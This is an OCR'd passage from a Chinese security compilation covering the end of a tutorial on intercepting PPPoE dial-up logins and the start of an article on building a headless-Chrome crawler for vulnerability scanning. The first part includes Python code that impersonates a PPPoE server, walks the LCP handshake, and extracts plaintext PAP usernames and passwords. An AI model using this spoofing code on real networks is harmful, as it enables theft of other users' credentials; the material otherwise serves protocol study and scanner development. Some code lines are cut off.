
上面我的提到了 LCP 中的 code，LCP 协议使用 Code 字段区分 11 种报文格式，详细的表见下，平时我们用的比较多的就是 1 和 2

类型	功能	报文名称	报文代码
链路配置	建立和配置链路	Configure-Request	1
		Configure-Ack	2
		Configure-Nak	3
		Configure-Reject	4
链路终止	终止链路	Terminate-Request	5
		Terminate- Ack	6
链路维护	管理和调试链路	Code-Reject	7
		Protocol-Reject	8
		Echo-Request	9
		Echo-Reply	10
		Discard-Request	11

Identifier：标识域的值表示进行协商报文的匹配关系。标识域目的是用来匹配请求和响应报文。当对端接收到该配置请求报文后，无论使用何种报文回应对方，但必须要求回应报文中的 ID 要与接收报文中的 ID 一致。换句话说，在一个协商数据链路阶段，这个字段的值都是一样的，在本次我的例子抓包中为 1。

Length：它是代码域 Code、标志域 Identified、长度域 Length 和数据域 Data 四个域长度的总和。

下面是一张图，用来说明 req 与 ack 的交互。



从这张图中可以相信不难理解之前的话了，A 和 B 初始都在 Request-Sent（请求发送）状态。然后两者都开始发送 Config-Request 报文，只有 A 和 B 都收到了对方的 Config-Ack 报文。才标志着 LCP 状态变迁的完成，可以向下一个阶段 NLP 或者 Autiontication（PAP 或 CHAP）跃迁。

在协商数据链路配置阶段，点对点（PPPoE 是点对点协议）双方至少都发了一个 Config-Request 报文，该报文中包含了发送方对于所有的配置参数的期望值。

关于在协商数据链路配置阶段可能出现的报文，我给大家找了一页 PPT

如果对方对于自己发送的 Config-Request 回应了一个 Config-Ack，则说明对方能识别所有选项，并且全部能够被接受；

如果对方对于自己发送的 Config-Request 回应了一个 Config-Nak，则说明对方能识别所有选项，但只有部分能够被接受；

如果对方对于自己发送的 Config-Request 回应了一个 Config-Rej，则说明对方有部分选项不能被识别，或者不能被接受；

如果双方最终收到对方发送的 Config-Ack 报文，则说明对方对于自己提出的配置参数的协商已经取得了一致，这同时也标志着链路建立顺利结束。

如果接收到了 Config-Nak 或者 Config-Rej，这也就意味着自己必须修改相应配置参数的期望值，然后向对方重新发送一个 Config-Request 报文，且等待对方新的回应。

但是就我抓到的过程中，没看见过在这个阶段有 Config-Nak 的出现。

有了上面的基础，我们再来看我的抓包历史记录

pppoed || pppoes

No.	Time	Source	Destination	Protocol	Length	Info
303	24.361926	AsustekC_77:77:9c	61:b0:53:37:d1:c6	PPP LCP	43	Configuration Request
304	24.364608	61:b0:53:37:d1:c6	AsustekC_77:77:9c	PPP LCP	37	Configuration Reject
305	24.366559	61:b0:53:37:d1:c6	AsustekC_77:77:9c	PPP LCP	40	Configuration Request
306	24.369732	AsustekC_77:77:9c	61:b0:53:37:d1:c6	PPP LCP	40	Configuration Request
307	24.372842	AsustekC_77:77:9c	61:b0:53:37:d1:c6	PPP LCP	37	Configuration Reject
308	24.373856	AsustekC_77:77:9c	61:b0:53:37:d1:c6	PPP LCP	40	Configuration Request
309	24.376672	61:b0:53:37:d1:c6	AsustekC_77:77:9c	PPP LCP	40	Configuration Ack
310	24.378826	61:b0:53:37:d1:c6	AsustekC_77:77:9c	PPP LCP	40	Configuration Request
311	24.380671	61:b0:53:37:d1:c6	AsustekC_77:77:9c	PPP LCP	40	Configuration Ack
312	24.383678	AsustekC_77:77:9c	61:b0:53:37:d1:c6	PPP LCP	40	Configuration Ack
313	24.406974	AsustekC_77:77:9c	61:b0:53:37:d1:c6	PPP LCP	40	Configuration Ack
314	24.407015	AsustekC_77:77:9c	61:b0:53:37:d1:c6	PPP LCP	40	Configuration Ack
320	26.360524	AsustekC_77:77:9c	61:b0:53:37:d1:c6	PPP LCP	43	Configuration Request
321	26.369067	61:b0:53:37:d1:c6	AsustekC_77:77:9c	PPP LCP	43	Configuration Ack

其实大多不用管，只需要知道收到一个 Config-Request 得回一个 Config-Ack，并且自己也得发一个 Config-Request，并等待接收到对方的 Config-Ack。

但是我抓了好几次包，测试了不少次，发现一般情况下，一方在第一次接收到对方的 Config-Request 报文时会回应一个 Config-Rej。后续才开始对接收到的 Config-Request 回应 Config-Ack。

据此我们可以写出代码。

```
# 处理 PPP LCP 请求
def send_lcp(self, pkt):
    # 初始化 clientMap
    if not self.clientMap.get(pkt.src):
        self.clientMap[pkt.src] = {"req": 0, "ack": 0}

    # 处理 LCP-Configuration-Req 请求
    if bytes(pkt.payload)[8] == 0x01:
        # 第一次 LCP-Configuration-Req 请求返回 Rej 响应包
        if self.clientMap[pkt.src]['req'] == 0:
            self.clientMap[pkt.src]['req'] += 1
```

```
            print(" 第 %d 次收到 LCP-Config-Req" % self.clientMap[pkt.src]["req"])
            print(" 处理 Req 请求，发送 LCP-Config-Rej 包")
            self.send_lcp_reject_packet(pkt)
            print(" 发送 LCP-Config-Req 包")
            self.send_lcp_req_packet(pkt)
        # 后面的 LCP-Configuration-Req 请求均返回 Ack 响应包
        else:
            self.clientMap[pkt.src]['req'] += 1
            print(" 第 %d 次收到 LCP-Config-Req" % self.clientMap[pkt.src]["req"])
            print(" 处理 Req 请求，发送 LCP-Config-Ack 包")
            self.send_lcp_ack_packet(pkt)
    # 处理 LCP-Configuration-Rej 请求
    elif bytes(pkt.payload)[8] == 0x04:
        print(" 处理 Rej 请求，发送 LCP-Config-Req 包")
        self.send_lcp_req_packet(pkt)

    # 处理 LCP-Configuration-Ack 请求
    elif bytes(pkt.payload)[8] == 0x02:
        self.clientMap[pkt.src]['ack'] += 1
        print(" 第 %d 收到 LCP-Config-Ack" % self.clientMap[pkt.src]["ack"])
    else:
        pass
```

clientMap 请无视，最开始是打算支持多个 client，并做记录使用，但是发现拦截根本不用实现这个。

其中的方法我们先不展开，到时候会给大家把所有代码放上来，根据方法名大家应该能猜到是用来干嘛的。

13.4.2 Authentication 阶段

链路建立起来后，应该向下一个阶段跃迁，下一个阶段一般是 Authentication。一般来说就只有 PAP 和 CHAP。

CHAP 在高校拨号客户端中使用还并不算多，大多采用 PAP，所以 CHAP 我们暂且按下不表，相信要是你能看完这篇文章并自己动手实践的话，CHAP 的分析对你来说也是手到擒来。

在这里我们主要介绍 PAP 认证以及最最关键的环节：抓取账号密码。

PAP 的 Protocol 字段为 0xc023

PAP 包格式见下图

```
Ethernet II, Src: AsustekC_77:77:9c (1c:87:2c:77:77:9c), Dst: 61:b0:53:37:d1:c6 (61:b0:53:37:d1:c6)
  Destination: 61:b0:53:37:d1:c6 (61:b0:53:37:d1:c6)
  Source: AsustekC_77:77:9c (1c:87:2c:77:77:9c)
  Type: PPPoE Session (0x8864)
PPP-over-Ethernet Session
  0001 .... = Version: 1
  .... 0001 = Type: 1
  Code: Session Data (0x00)
  Session ID: 0x0005
  Payload Length: 20
Point-to-Point Protocol
  Protocol: Password Authentication Protocol (0xc023)
PPP Password Authentication Protocol
  Code: Authenticate-Request (1)
  Identifier: 48
  Length: 18
  Data
    Peer-ID-Length: 6
    Peer-ID: 123456
    Password-Length: 6
    Password: 123456
```

从中我们可以看到 CODE 字段为 1，代表一个 Authentication-Request。前面我们说过了，Identifier 字段在链路建立阶段，这个字段的值是一样的，然后跃迁到下一阶段后，这个字段的值随着每个请求递增。

PAP 包的认证方式是由被认证端主动发起，被认证端发送明文口令至认证端，由对方认证。

PAP 并不能防止重放和穷举等攻击，而 CHAP 是由认证端主动发起（challenge 挑战），具体的安全提升大家可以自行查阅相关资料。

其中的 CODE 字段我们可以参见下表

CODE 值	报文名称
1	Authentication-Request
2	Authentication-Ack
3	Authentication-Nak

我们所做的是拦截，所以我们只需要关心 Authentication-Request 的 Data 字段就好，Data 字段中，Peer-ID（用户名）字段，Password 字段，它们都是明文的。

这里多说一点关于 Authentication-Ack 和 Authentication-Nak，如果认证成功，认证端会返回一个 Ack 并携带成功信息给被认证端，相反，认证失败会返回 Nak 并携带相关信息。

所以我们要做的就是在收到 Authentication-Request 包时解析出账号密码即可完成我们的小 demo 了。

代码如下

```python
# 解析 pap 账号密码
def get_papinfo(self, pkt):
    # pap-req
```

```
    _payLoad = bytes(pkt.payload)
    if _payLoad[8] == 0x01:
        _nUserLen = int(_payLoad[12])
        _nPassLen = int(_payLoad[13 + _nUserLen])
        _userName = _payLoad[13:13 + _nUserLen]
        _passWord = _payLoad[14 + _nUserLen:14 + _nUserLen + _nPassLen]
        print("get User:%s,Pass:%s" % (str(_userName), str(_passWord)))
        #self.send_pap_authreject(pkt)
        if pkt.src in self.clientMap:
            del self.clientMap[pkt.src]

        print(" 欺骗完毕....")
```

0x01 即代表 CODE 字段的 Authentication-Request。我们只需要从这个包里面按照抓包中的格式进行解析即可获取账号密码。

总体完成代码我会放在文章最后

13.5 遇到的一些坑

就算是一个并不算很困难的东西，但是在做这个东西的过程中还是遇到了不少坑，我在这里记录一下，免得后人和我一样踩坑。

最开始我想着因为都是本机搭建 client 和 server，那么我直接把链路层的 source 和 destination 的 mac 都设置为本机的物理网卡 mac，也就是全部采用第一个 PADI 包中的 source mac，但是我发现除了最开始的 PADI 和 PADO，后面的包，用 wireshark 根本抓不到，我猜想是不是两个 mac 相同的原因，导致包被丢弃了 client 没收到，或者 client 本身接到这个包，但是发现两个 mac 相同。于是不继续发送 PADR 了，这个原因我并不明白，可以完整捕获流程的只能是 server 搭建在虚拟机或者网关也就是路由器。这个结果让我十分沮丧。然后我采用了几种我能想到的办法，但是均不奏效。

1. 最容易想到的应该是伪造 server mac 了。但并不能抓到，我怀疑是没办法找到这个 mac，可能丢弃了，但是我不理解为什么就算找不到应该也会发个包吧，不至于抓包记录都没有。
2. 我用工具搭建了一个 TAP 网卡，我用 wireshark 看了下，包的流经是先经过 TAP 网卡，然后 TAP 会作为一个二层交换机，修改源 mac 和目标 mac 后发往以太物理网卡，然后我采用 server 监听 TAP 网卡，发响应包采用物理网卡，但是依旧是后续进行不下去，虽说这两个 mac 不一样，但是 client 那边依旧没响应，不知道是 client 丢弃了这个包还是说 client 那边没收到。

13.5.1 解决

当然这个问题到最后解决了，这里感谢一下老陈的指点。

其实比较简单，问题就是 npcap，毕竟 scapy 和 wireshark 都推荐这个，我也就采用了这个，但是就像前面所说的，就算伪造 mac，应该也会流经物理网卡，但是 npcap 本地发的包收不到 client 响应包。

所以采用 winpcap 就能正常了，包括两个 mac 相同也可以抓到。

至于这个具体是什么导致的，还是说是一个 bug，并不是太清楚。

13.6 你还可以做哪些有趣的事情

拦截以后，你可以自己配合自己的路由器进行拨号。

甚至大胆一点，你也可以尝试给客户端一个成功的 Authentication-Ack，看客户端会是什么效果，要是你继续模拟完整个流程，包括 IPCP，那么客户端会按照你的想法给你发送心跳包吗?

13.7 代码地址

PPPoE-Intercept

13.8 参考资料

How To : 从 Netkeeper 4.X 客户端获取真实账号

RFC 2516 – A Method for Transmitting PPP Over Ethernet (PPPoE)

RFC 1570 – PPP LCP Extensions

RFC 1661 – The Point-to-Point Protocol (PPP)

点到点协议 PPP-百度文库

PPP（three P）基本原理

PPPoE-hijack

PPPoE 工作原理以及 PPPoE 帧格式

13.9 致谢

感谢踩坑无助的时候老陈的提点

漏扫动态爬虫实践

作者：9ian1i@0keeTeam

原文链接：https://www.anquanke.com/post/id/178339

14.1 0x00 简介

动态爬虫作为漏洞扫描的前提，对于 web 漏洞发现有至关重要的作用，先于攻击者发现脆弱业务的接口将让安全人员占领先机。即使你有再好的 payload，如果连入口都发现不了，后续的一切都无法进行。这部分内容是我对之前开发动态爬虫经验的一个总结，在本文将详细介绍实践动态爬虫的过程中需要注意的问题以及解决办法。

在 Chrome 的 Headless 模式刚出现不久，我们当时就调研过用作漏洞扫描器爬虫的需求，但由于当时功能不够完善，以及无法达到稳定可靠的要求。举个例子，对于网络请求，无法区分导航请求和其它请求，而本身又不提供 navigation lock 的功能，所以很难确保页面的处理不被意外跳转中断。同时，不太稳定的 CDP 经常意外中断和产生 Chrome 僵尸进程，所以我们之前一直在使用 PhantomJS。

但随着前端的框架使用越来越多，网页内容对爬虫越来越不友好，在不考虑进行服务端渲染的情况下，Vue 等框架让静态爬虫彻底失效。同时，由于 JS 的 ES6 语法的广泛使用，缺乏维护（创始人宣布归档项目暂停开发）的 PhantomJS 开始变的力不从心。

在去年，puppeteer和 Chromium 项目在经历了不断迭代后，新增了一些关键功能，Headless 模式现在已经能大致胜任扫描器爬虫的任务。所以我们在去年果断更新了扫描器的动态爬虫，采用 Chromium 的 Headless 模式作为网页内容解析引擎，以下示例代码都是使用pyppeteer 项目 (采用 python 实现的 puppeteer 非官方版本)，且为相关部分的关键代码段，如需运行请根据情况补全其余必要代码。

14.2 0x01 初始化设置

因为 Chrome 自带 XSS Auditor，所以启动浏览器时我们需要进行一些设置，关闭掉这些影响页面内容正常渲染的选项。我们的目的是尽可能的去兼容更多的网页内容，同时在不影响页面渲染的情况下加快速度，所以常见的浏览器启动设置如下：

```
browser = await launch({
    "executablePath": chrome_executable_path,
    "args": [
        "--disable-gpu",
        "--disable-web-security",
        "--disable-xss-auditor",# 关闭 XSS Auditor
        "--no-sandbox",
```

```
        "--disable-setuid-sandbox",
        "--allow-running-insecure-content",# 允许不安全内容
        "--disable-webgl",
        "--disable-popup-blocking"
    ],
    "ignoreHTTPSErrors": True # 忽略证书错误
})
```

接下来，创建隐身模式上下文，打开一个标签页开始请求网页，同样，也需要进行一些定制化设置。比如设置一个常见的正常浏览器 UA、开启请求拦截并注入初始的 HOOK 代码等等：

```
context = browser.createIncognitoBrowserContext()
page = await context.newPage()
tasks = [
    # 设置 UA
    asyncio.ensure_future(page.setUserAgent("...")),
    # 注入初始 hook 代码，具体内容之后介绍
    asyncio.ensure_future(page.evaluateOnNewDocument("...")),
    # 开启请求拦截
    asyncio.ensure_future(page.setRequestInterception(True)),
    # 启用 JS，不开的话无法执行 JS
    asyncio.ensure_future(page.setJavaScriptEnabled(True)),
    # 关闭缓存
    asyncio.ensure_future(page.setCacheEnabled(False)),
    # 设置窗口大小
    asyncio.ensure_future(page.setViewport({"width": 1920, "height": 1080}))
]
await asyncio.wait(tasks)
```

这样，我们就创建了一个适合于动态爬虫的浏览器环境。

14.3 0x02 注入代码

这里指的是在网页文档创建且页面加载前注入 JS 代码，这部分内容是运行一个动态爬虫的基础，主要是 Hook 关键的函数和事件，毕竟谁先执行代码谁就能控制 JS 的运行环境。

14.3.1 包含新 url 的函数

hook History API，许多前端框架都采用此 API 进行页面路由，记录 url 并取消操作：

```
window.history.pushState = function(a, b, url) { console.log(url);}
window.history.replaceState = function(a, b, url) { console.log(url);}
Object.defineProperty(window.history,"pushState",{"writable": false, "configurable": false});
Object.defineProperty(window.history,"replaceState",{"writable": false, "configurable": false});
```

监听 hash 变化，Vue 等框架默认使用 hash 部分进行前端页面路由：

```
window.addEventListener("hashchange", function()  {console.log(document.location.href);});
```

监听窗口的打开和关闭，记录新窗口打开的 url，并取消实际操作：

```
window.open = function (url) { console.log(url);}
Object.defineProperty(window,"open",{"writable": false, "configurable": false});

window.close = function() {console.log("trying to close page.");};
Object.defineProperty(window,"close",{"writable": false, "configurable": false});
```

同时，还需要 hook `window.WebSocket`、`window.EventSource`、`window.fetch` 等函数，具体操作差不多，就不再重复贴代码了。

14.3.2 定时函数

`setTimeout` 和 `setInterval` 两个定时函数，在其它文章里都是建议改小时间间隔来加速事件执行，但我在实际使用中发现，如果将时间改的过小，如将 `setInterval` 全部设置为不到 1 秒甚至 0 秒，会**导致回调函数执行过快**，极大的消耗资源并阻塞整个页面内 javascript 的正常执行，导致页面的正常逻辑无法执行，最后超时抛错退出。

所以在减小时间间隔的同时，也要考虑稳定性的问题，个人不建议将值设置过小，最好不小于 1 秒。因为这些回调函数一般都是相同的操作逻辑，只要保证在爬取时能触发一次即可覆盖大部分情况。就算是设置为 1 秒，部分复杂的网页也会消耗大量资源并显著降低爬取时间，如果你发现有一些页面迟迟不能结束甚至超时，说不定就是这两个定时函数惹的祸。

14.3.3 收集事件注册

我们为了尽可能获取更多的 url，最好能将页面内注册过的函数全部触发一遍，当然也有意见是触发常见的事件，但不管什么思路，我们都需要收集页面内全部注册的事件。

除了内联事件，事件注册又分 `DOM0` 级和 `DOM2` 级事件，两种方式都可以注册事件，使用的方式却完全不相同，Hook 点也不同。许多文章都提到了 Hook addEventListener 的原型，但其实是有遗漏的，因为 `addEventListener` 只能 Hook `DOM2` 级事件的注册，无法 Hook `DOM0` 级事件。总之就是，`DOM0` 级事件与 `DOM2` 级事件之间需要不同的方式处理。测试如下：

```
> let old_event_handle = Element.prototype.addEventListener;
  Element.prototype.addEventListener = function(event_name, event_func, useCapture) {
      let name = "<" + this.tagName + "> " + this.id + this.name + this.getAttribute("class") + "|" + event_name;
      console.log(name)
      old_event_handle.apply(this, arguments);
  };
< ƒ (event_name, event_func, useCapture) {
      let name = "<" + this.tagName + "> " + this.id + this.name + this.getAttribute("class") + "|" + event_name;
      console.log(name)
      old_event_handle.apply…
> $0.onclick = function() {console.log("a")}
< ƒ () {console.log("a")}
> $0.click()
  a
< undefined
>
```

可以看到，在注册事件时并没有打印出 name 的值。

DOM0 级事件

这是 JavaScript 指定事件处理程序的传统方式，将一个函数赋值给一个事件处理程序属性。这种方式目前所有浏览器都支持，使用简单且广泛。下面的代码就是一个常见的 DOM0 级事件注册：

```
let btn = document.getElementById("test");
btn.onclick = function() {
    console.log("test");
}
```

那如何 Hook DOM0 级事件监听呢？答案就是修改所有节点的相关属性原型，设置访问器属性。将以下 JS 代码提前注入到页面中：

```
function dom0_listener_hook(that, event_name) {
    console.log(that.tagName);
    console.log(event_name);
}

Object.defineProperties(HTMLElement.prototype, {
    onclick: {set: function(newValue){onclick = newValue;dom0_listener_hook(this, "click");}},
    onchange: {set: function(newValue){onchange = newValue;dom0_listener_hook(this, "change");
    onblur: {set: function(newValue){onblur = newValue;dom0_listener_hook(this, "blur");}},
    ondblclick: {set: function(newValue){ondblclick = newValue;dom0_listener_hook(this, "dblcl
    onfocus: {set: function(newValue){onfocus = newValue;dom0_listener_hook(this, "focus");}},
    ... ... // 略 继续自定义你的事件
})
// 禁止重定义访问器属性
Object.defineProperty(HTMLElement.prototype,"onclick",{"configurable": false});
```

这样我们就完成了对 DOM0 级事件的 Hook 收集。效果如下：

```
> function dom0_listener_hook(that, event_name) {
      console.log(that.tagName);
      console.log(event_name);
  }
< undefined
> Object.defineProperties(HTMLElement.prototype, {
      onclick: {set: function(newValue){onclick = newValue;dom0_listener_hook(this, "click");}}
  })
< ▶ HTMLElement {…}
> $0.onclick = function() {console.log("a")}
  CODE
  click
< ƒ () {console.log("a")}
>
```

DOM2 级事件

DOM2 级事件定义了两个方法，用于处理指定和删除事件处理函数的操作：addEventListener() 和 removeEventListener()，所有的 DOM 节点中都包含了这两个方法。下面是一个简单的示例：

```
let btn = document.getElementById("test");
btn.addEventListener("click", function() {
    console.log("test");
}, true)
```

其中第三个参数，true 表示在捕获阶段调用事件处理函数，false 表示在冒泡阶段调用。

Hook DOM2 级事件这部分比较简单，大多数文章也都有提到，通过 Hook addEventListener 的原型即可解决：

```
let old_event_handle = Element.prototype.addEventListener;
Element.prototype.addEventListener = function(event_name, event_func, useCapture) {
    let name = "<" + this.tagName + "> " + this.id + this.name + this.getAttribute("class") +
    console.log(name);
    old_event_handle.apply(this, arguments);
};
```

14.3.4 锁定表单重置

爬虫在处理网页时，会先填充表单，接着触发事件去提交表单，但有时会意外点击到表单的重置按钮，造成内容清空，表单提交失败。所以为了防止这种情况的发生，我们需要 Hook 表单的重置并锁定不能修改。

```
HTMLFormElement.prototype.reset = function() {console.log("cancel reset form")};
Object.defineProperty(HTMLFormElement.prototype,"reset",{"writable": false, "configurable": fa
```

14.4 0x03 导航锁定

爬虫在处理一个页面时，可能会被期间意外的导航请求中断，造成漏抓。所以除了和本页面相同 url 的导航请求外，其余所有的导航请求都应该取消。面对重定向需要分多种情况对待：

前端重定向全部取消，并记录下目标链接放入任务队列

后端重定向响应的 body 中不包含内容，则跟随跳转

后端重定向响应的 body 中含有内容，无视重定向，渲染 body 内容，记录下 location 的值放入任务队列

虽然有请求拦截的相关 API（`setRequestInterception`），但导航请求其实已经进入了网络层，直接调用 `request.abort` 会使当前页面抛出异常（`aborted: An operation was aborted (due to user action)`），从而中断爬虫对当前页面的处理。所以下面会介绍相关的解决办法。

14.4.1 Hook 前端导航

前端导航指由前端页面 JS 发起的导航请求，如执行 `location.href` 的赋值、点击某个 `a` 标签等，最后的变化都是 location 的值发生改变。**如何优雅的 hook 前端导航请求**之前一直是个难题，因为 location 是不可重定义的：

```
> Object.getOwnPropertyDescriptor(window, "location")
< ▼{value: Location, writable: true, enumerable: true, configurable: false}
    configurable: false
    enumerable: true
  ▶ value: Location {replace: ƒ, assign: ƒ, href:
    writable: true
  ▶ __proto__: Object
>
```

意味着你无法通过 `Object.defineProperty` 方法去重定义访问器属性,也就无法 hook `window.location` 的相关赋值操作。PhantomJS 中有个 `navigationLocked` 选项可以很容易的锁定当前导航，但很遗憾这个特性在 Chromium 中并没有。一旦导航请求进入网络层，整个页面进入阻塞状态。

在说我的做法之前，先介绍一下目前已知的两种解决方案。

修改 Chromium 源码

这是 fate0 师傅提出的方案，既然 Chromium 默认 location 属性的 configurable 选项是 false，那直接修改源码将它设置为 true 就解决了，具体操作见其博客文章。优点是直接从底层修改源码支持，但维护成本较高，每次都得自己编译 Chromium。

加载自定义插件

这是由猪猪侠在去年的先知白帽大会上提出的，通过 hook 网络层的 API 来解决。但问题是，Chromium 的 headless 模式是无法加载插件的，官方也明确表示目前没有对 headless 模式加载插件功能的开发计划，也就是说，**只要你开启了 headless 模式，那么就无法使用插件**。

这是个很关键的问题，因为我们的爬虫几乎都是在服务器上运行，不可能去使用图形化的桌面版本，更不可能使用 windows server，这会极大降低速度和稳定性。这是一个非常好的思路，但很遗憾不能在实际环境中大规模运用。

不稳定的 onbeforeunload

在之前，我想通过设置 `onbeforeunload` 访问，当触发确认弹窗时自动执行 `dialog.dimiss()` 来取消当前的前端导航请求，如在页面中注入以下代码：

```
window.onbeforeunload = function(e){
    console.log("onbeforeunload trigger.")
};
```

设置自动 dimiss 弹窗：

```
import asyncio
from pyppeteer import dialog

async def close_dialog(dialog_handler: dialog):
    await dialog_handler.dismiss()

page.on("dialog", lambda dialog_handle: asyncio.ensure_future(close_dialog(dialog_handle)))
```

按照理想中的情况，每一次离开当前页面的导航都会弹窗询问（是否离开当前页面），如果点击取消，那么此次导航请求就会被取消，同时当前页面不会刷新。

但这个方法有个严重的问题，无法获取即将跳转的 url，即 `onbeforeunload` 回调函数中无法拿到相关的值。并且经过一段时间的测试，这个方法并不可靠，它的触发有一些前置条件，官方说需要用户在当前页面**存在有效的交互操作**，才会触发此回调函数。即使我已经尝试用各种 API 去模拟用户点击等操作，但最后依旧不是百分百触发。

```
To combat unwanted pop-ups, some browsers don't display prompts created in beforeunload event
```

所以这个方法最后也被我否决了。

204 状态码

这是我目前找到的**最优雅的解决方案**，不用修改源码，不用加载插件，在拦截请求的同时返回**状态码为 204** 的响应，可以让浏览器对该请求不做出反应，即不刷新页面，继续显示原来的文档。

在RFC7231中我们可以看到如下说明：

```
The 204 response allows a server to indicate that the action has been successfully applied to
```

意思是，服务端说明操作已经执行成功，同时告诉浏览器不需要离开当前的文档内容。

以下示例代码是拦截当前页面 `top frame` 的导航请求并返回 204 状态码：


```
import asyncio
from pyppeteer.network_manager import Request

async def intercept_request(request: Request):
    if request.isNavigationRequest() and not request.frame.parentFram:
        await request.respond({
            "status": 204
        })
        # 保存 request 到任务队列

page.on('request', lambda request: asyncio.ensure_future(
            intercept_request(request)))
```

这样，我们成功的 Hook 住了前端导航，并将目标请求保存到了任务队列。

14.4.2 处理后端重定向

许多时候，后端会根据当前用户是否登录来决定重定向，但其实响应的 body 中依旧包含了内容。最常见的情况就是未登录的情况下访问某些后台管理页面，虽然 body 中不包含任何用户的信息，但多数情况都会有许多接口，甚至我们能找到一些未授权访问的接口，所以对于重定向的 body 内容一定不能忽略。

